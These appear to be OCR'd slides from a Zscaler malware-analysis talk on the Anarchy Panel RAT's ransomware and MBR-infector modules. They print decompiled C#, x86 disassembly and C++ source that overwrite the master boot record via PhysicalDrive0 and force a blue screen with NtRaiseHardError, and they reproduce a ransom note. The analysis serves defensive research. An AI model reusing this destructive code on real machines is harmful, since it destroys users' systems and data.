
```
".txt",".jar",".dat",".contact",".settings",".doc",".docx",".xls",".xlsx",".ppt",".pptx",".odt",".j
pg",".png",".jpeg",".gif",".csv",".py",".sql",".mdb",".sln",".php",".asp",".aspx",".html",".htm",".
xml",".psd",".pdf",".c",".cs",".vb",".mp3",".mp4",".f3d",".dwg",".cpp",".zip",".rar",".mov",".rtf",
".bmp",".mkv",".avi",".apk",".lnk",".7z",".ace",".arj",".bz2",".cab",".gzip",".lzh",".tar",".uue","
.xz",".z",".001",".mpeg",".mp3",".mpg",".core",".crproj",".pdb",".ico",".pas",".db",".torrent"
```

- Encrypts the target files using AES Encryption with the SHA256 hash of the encryption password and sets Rans-Status registry key to "Encrypted"

- Extension for Anarchy Ransomware: .يضيضوفألوقإل-aj219sj1Uain


Anarchy Panel RAT - Ransomware Module

- Writes Ransom note on Desktop - **README.txt** and sets the registry key **Rans-MSG** with the ransom note
- Removes the System restore points
- Downloads and sets the Anarchy Ransomware wallpaper from imgur[.]com



Anarchy Panel RAT - Ransomware Module

- Drops and executes the Decryptor embedded as a resource inside the Ransomware module.



```
try
{
    string text2 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Desktop), "DECRYPT.exe");
    File.WriteAllBytes(text2, Resources.Decrypter);
    Process.Start(text2);
}
```

Oops, all your files have been encrypted!

Writes and Executes the Decryptor - embedded as a resource

Decryption Key:

Logs Encrypted

1AC4EFDBC28166A71A00

Anarchy Panel RAT - Ransomware Module


- The Decryptor reads the encrypted files in the target disk drives while checking the extension of the files.

- Performs AES Decryption routine with the key as the SHA256 hash of the decryption password.

- Sets Rans-status registry key as “Decryption in progress” while decryption and sets it to “Decrypted” once the decryption is completed.

Anarchy Panel RAT v4.4 - MBR Infector

- In the Second Scenario, The MBR Infector is dropped and executed in place of the Decryptor.
- The MBR Overwrite is carried out by opening the write handle to the physical device with CreateFileA(), and then overwriting the first sector (512 bytes) of the MBR with the Ransom note with WriteFile().
- Towards the end it causes BSOD (Blue Screen of Death) by calling NtRaiseHardError



```
push    edi
push    0                ; hTemplateFile
push    0                ; dwFlagsAndAttributes
push    3                ; dwCreationDisposition
push    0                ; lpSecurityAttributes
push    3                ; dwShareMode
push    0C0000000h       ; dwDesiredAccess
push    offset FileName ; "\\\\.\\PhysicalDrive0"
call    ds:CreateFileA
mov     ebx, eax
cmp     ebx, 0FFFFFFFFh
jnz     short loc_40103B
```

Overwriting Master Boot Record (MBR)

```
push    eax                      ; uExitCode
call    ds:ExitProcess
```

```
loc_40103B:
mov     edi, ds:SetFilePointer
push    0                    ; dwMoveMethod
push    0                    ; lpDistanceToMoveHigh
push    0                    ; lDistanceToMove
push    ebx                  ; hFile
call    edi ; SetFilePointer
mov     esi, ds:WriteFile
lea     eax, [ebp+NumberOfBytesWritten]
push    0                    ; lpOverlapped
push    eax                  ; lpNumberOfBytesWritten
push    200h                 ; nNumberOfBytesToWrite
push    offset unk_402758 ; lpBuffer
push    ebx                  ; hFile
call    esi ; WriteFile
```


```
007028D8 ................................................................
00702918 ..............................................................Uª
00702958 ´.°.Ì.´.·.ª.Ì.ë.¾f.è<.¾i.è6.¾§.èO.¾ª.è*.ë.¾&.è".¿b.´.Ì.´.<.t.Ì..
00702998 .GëïÆ.. b.¾B.è..ëØ´.·.ª...<.t.Ì..Æ.ëóÅ...
007029D8   ALL YOUR FILES HAVE BEEN ENCRYPTED...... Your hard drives have
00702A18  been encrypted with military-grade encryption... The only metho
00702A58 d of recovering files is to purchase an unique private key... On
00702A98 ly we can give you this key and only we can recover your files..
00702AD8 . ..   To get a unique key, write to us: .. ..  ..       Email:
00702B18 Anarchyransom@protonmail.com..    .. .. If you already purchased
00702B58 your key, please enter it below!.. ... Enter the decryption key:
00702B98  .  => Error!                                             .......
00702BD8 .............                                             .......
00702C18 .............                                             .......
```

```
push    0
push    1
push    19
call    ds:RtlAdjustPrivilege
lea     eax, [ebp+var_C]
push    eax
push    6
push    0
push    0
push    0
push    0C0000420h
call    ds:NtRaiseHardError
```

Causes BSOD

Anarchy Panel RAT v4.4 - MBR Infector

- Spot down the source project "CRYLINE-v5.0" based on the PDB path present in the MBR Infector, from which the code was copied and modified.



main
CRYLINE-v5.0 / CRYLINE v5.0 / INFECTOR / Dropper / Dropper / dropper.cpp

format	RSDS
first-bytes-hex	52 53 44 53 7E 42 9C E7 75 2C C1 4C 8E D0 9F 24 56 DF 7C 31 0D 00 00 00 43 3A 5C 55 73 65 72 73
age	13
guid	E79C427E-2C75-4CC1-8ED0-9F2456DF7C31
path	C:\Users\Ninja\Downloads\CRYLINE-v5.0-main (2)\CRYLINE-v5.0-main\CRYLINE v5.0\INFECTOR\Dropper\Dropper\Release\Dropper.pdb
stamp	0x62B61049 (Fri Jun 24 19:28:09 2022 | UTC)

```
void __INFECTION()
{
        try
        {
                DWORD GET_WRITTEN_BYTES;
                HANDLE GET_PHYSICAL_DRIVE = CreateFileA("\\\\.\\PhysicalDrive0", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, 0, OPEN_EXISTING, 0, 0)

                if (GET_PHYSICAL_DRIVE == INVALID_HANDLE_VALUE)
                {
                        ExitProcess(-1);
                }
                else
                {
                        SetFilePointer(GET_PHYSICAL_DRIVE, 0, 0, FILE_BEGIN);
                        WriteFile(GET_PHYSICAL_DRIVE, MBR_ENCRYPTOR, 512, &GET_WRITTEN_BYTES, NULL);

                        SetFilePointer(GET_PHYSICAL_DRIVE, 512, 0, FILE_BEGIN);
                        WriteFile(GET_PHYSICAL_DRIVE, KERNEL_BANNER, 1024, &GET_WRITTEN_BYTES, NULL);
```

Overwriting MBR - Identical code in Anarchy MBR Infector module

Conclusion

- Top RATs
- Code Reuse
- Are RATs with Ransomware module the future?
- Will we see more RATs incorporating Ransomware modules over the time for financial gain?

Thank you!

Nirmal Singh (Ph.D), nsingh@zscaler.com

Avinash Kumar, avinash.kumar@zscaler.com

Niraj Shivtarkar nshivtarkar@zscaler.com